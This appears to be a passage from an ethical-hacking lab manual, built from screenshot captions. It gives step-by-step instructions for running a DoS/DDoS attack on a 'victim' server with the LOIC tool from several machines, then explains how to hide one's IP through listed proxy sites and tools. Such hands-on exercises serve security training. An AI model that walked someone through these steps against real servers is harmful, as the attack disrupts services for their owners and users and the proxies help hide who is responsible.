
## Tool : Low Orbit Ion Cannon

**Low Orbit Ion Cannon (LOIC)** is an open source network stress testing. It also performs a denial-of-service (DoS) attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host.


- Start the **Low Orbit Ion Cannon** application.




- Configure Victim IP address and **Lock On**.




- Select Method as **TCP**, number of Threads as 5000 & Click **IMMA CHARGIN MAH LAZER** button to start the attack.



- Repeat the above steps on multiple computers, to attack the victim server
- After some time, victim web server is inaccessible and the anonymous DoSer displays that DoS attack is successful.



## PROXY



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Proxy - Websites

- [www.free-proxy-list.net](http://www.free-proxy-list.net)
- [www.proxysite.com](http://www.proxysite.com)
- [www.hide.me](http://www.hide.me)

### Proxy - Tools

- CCProxy
- Cyberghost

## Website : [www.free-proxy-list.net](http://www.free-proxy-list.net)


Free-proxy-list.net is web site, which provides free proxy server lists that are updated every 10 minutes.

- Access any proxy website like <https://free-proxy-list.net> from web browser.
- From the list of proxy server IP addresses displayed, choose an IP Address and check the port number.


IP Address	Port	Code	Country	Anonymity	Google	Https	Last Checked
88.99.149.188	31288	DE	Germany	anonymous	no	yes	10 seconds ago
5.152.217.82	3128	GB	United Kingdom	anonymous	no	no	10 seconds ago
142.44.135.148	8080	CA	Canada	anonymous	no	yes	10 seconds ago
213.136.89.121	80	DE	Germany	anonymous	no	no	10 seconds ago
103.78.213.147	80	ID	Indonesia	anonymous	no	no	10 seconds ago
80.211.181.37	3128	IT	Italy	anonymous	no	no	10 seconds ago
218.50.2.102	8080	KR	Korea	anonymous	no	no	10 seconds ago
47.75.53.32	80	US	United States	anonymous	no	no	10 seconds ago
35.200.69.141	8080	--	Unknown	anonymous	no	no	10 seconds ago
66.70.190.244	8080	CA	Canada	anonymous	no	no	10 seconds ago
47.89.41.164	80	HK	Hong Kong	anonymous	no	no	10 seconds ago

- Now access menu of the web browser and select on options.


- In the options page scroll down to find the **Network Proxy Settings**.



- In the proxy settings, define the proxy server IP address, port number and click OK.




- Now access [whatismyipaddress.com](https://whatismyipaddress.com) to check for the new IP address.




## Website : [www.proxysite.com](http://www.proxysite.com)

**Proxysite.com** is web proxy site, which grants anonymity with security through encryption with a Secure Socket Layer (SSL).


- Access [whatismyipaddress.com](http://whatismyipaddress.com) from any web browser, it will display original IP address used for connecting to internet.



- Access [proxysite.com](http://proxysite.com) from any web browser
- Now enter in [www.whatismyipaddress.com](http://www.whatismyipaddress.com) and click Go.




- It will display proxy IP address used for connecting to internet.




**Website : www.hide.me**

**hide.me** is web proxy site, which grants anonymity with security through encryption with a Secure Socket Layer (SSL).


- Access **whatismyipaddress.com** from any web browser, it will display original IP address used for connecting to internet.



- Access **hide.me** from any web browser
- Now enter in **www.whatismyipaddress.com**, choose the proxy server location and click **Go**.




- It will display proxy IP address used for connecting to internet.

